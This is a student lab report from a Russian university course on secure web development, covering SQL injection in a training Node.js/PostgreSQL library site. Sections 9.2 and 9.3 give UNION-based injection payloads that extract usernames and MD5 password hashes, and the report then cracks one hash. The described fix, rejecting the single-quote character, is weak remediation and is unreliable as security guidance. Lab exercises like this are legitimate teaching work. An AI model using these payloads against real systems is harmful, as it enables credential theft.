Министерство образования и науки Российской Федерации

Федеральное государственное автономное образовательное учреждение   
высшего образования   
«Уральский федеральный университет имени первого Президента России Б.Н. Ельцина»

Институт радиоэлектроники и информационных технологий - РТФ

ОЦЕНКА РАБОТЫ

**ОТЧЕТ**

**по лабораторной работе №2**

Разработка безопасных веб-приложений

Дата Подпись Ф.И.О.

Преподаватель С. Г. Мирвода

Студент Н. А. Примаков

Группа РИ – 571227


Екатеринбург 2021

**Цель работы.**


Поиск и устранение SQL Injection.

**Выполнение работы.**

**1. Установим PostgreSQL сервер любой версии.**




**2. Создадим БД lib.**




**3. Применим к ней скрипты из папки db (либо создать объекты и вставить данные в таблицы руками). Скрипты выполним в порядке, указанном в имени файла.**


**3.1 Восстановим данные из файла data.sql.**




**4. Установим nodejs версии 14.**




**5. Перейдем в папку lab2 и выполним в ней команду npm install.**







**6. Запустим сайт через Visual Studio Code или через команду npm start.**



**7. Войдем на сайт и увидим список книг и авторов.**



**8. Обнаружим SQL – инъекцию.**




В случае неправильного заполнения поля «пароль», можно наблюдать полную команду SQL обращенную к базе данных Postrgres, эту команду и будем модифицировать.

**9. Написать отчёт с описанием найденной уязвимости и примерами её эксплуатации.**


Для получения нужной нам информации из базы Postgres, добавим к команде поиска нужный нам код и объединим выборки с помощью конструкции union.

Для корректной обработки структура типов возвращаемого запроса должна совпадать со структурой, используемой для вывода, книга на экран, а именно integer, text, text.



**9.1 Обход установленного фильтра.**


Для обхода установленного фильтра закроем первичную выборку и добавим к ней выборку нужной нам информации.



**9.2 Получение данных из другой таблицы.**

Для получения данных используем конструкцию запроса, в которой итоговой выборкой будет одна запись, в которой содержится три поля, форматом id, text, text.

') union select (select *min*(id) from book),(select *min*(name) from users),(select *min*(pass) from users) order by 1 asc limit 1- -




Итоговый вид запроса для базы:

select ba.id, a.name as author, b.name as book from books\_by\_authors ba left join author a on a.id = ba.aid left join book b on b.id = ba.bid where b.name like '%' union select (select *min*(id) from book),(select *min*(name) from users),(select *min*(pass) from users) order by 1 asc limit 1--


**9.3 Похищение пароля пользователя.**

Для этого используем конструкцию, с предикатом Where, для нахождения конкретного пароля пользователя. В данном случае имя пользователя test.

' union select (select min(id) from book),(select name from users where name = 'test'),(select pass from users where name = 'test') order by 1 asc limit 1—




В полученной строке пароль показан в кодировке MD5, для его расшифровки используем ресурс md5.web-max.ca.



Как видно пароль для пользователя test – 12345, что является правильной парой логин/пароль для авторизации.


**10. Исправить уязвимость.**

Для того чтобы исправить уязвимость.




**11. В отчёте привести пример того, что уязвимости больше не эксплуатируются.**

Для того чтобы защитится от данной уязвимости нужно сделать невозможным добавление в поиск дополнительного подзапроса, для этого добавим в исключение символ «‘», который в случае нахождение будет сообщать о неправильно построенном запросе.



Таким образом получим, правильный поиск.



И невозможность добавления sql инъекции.

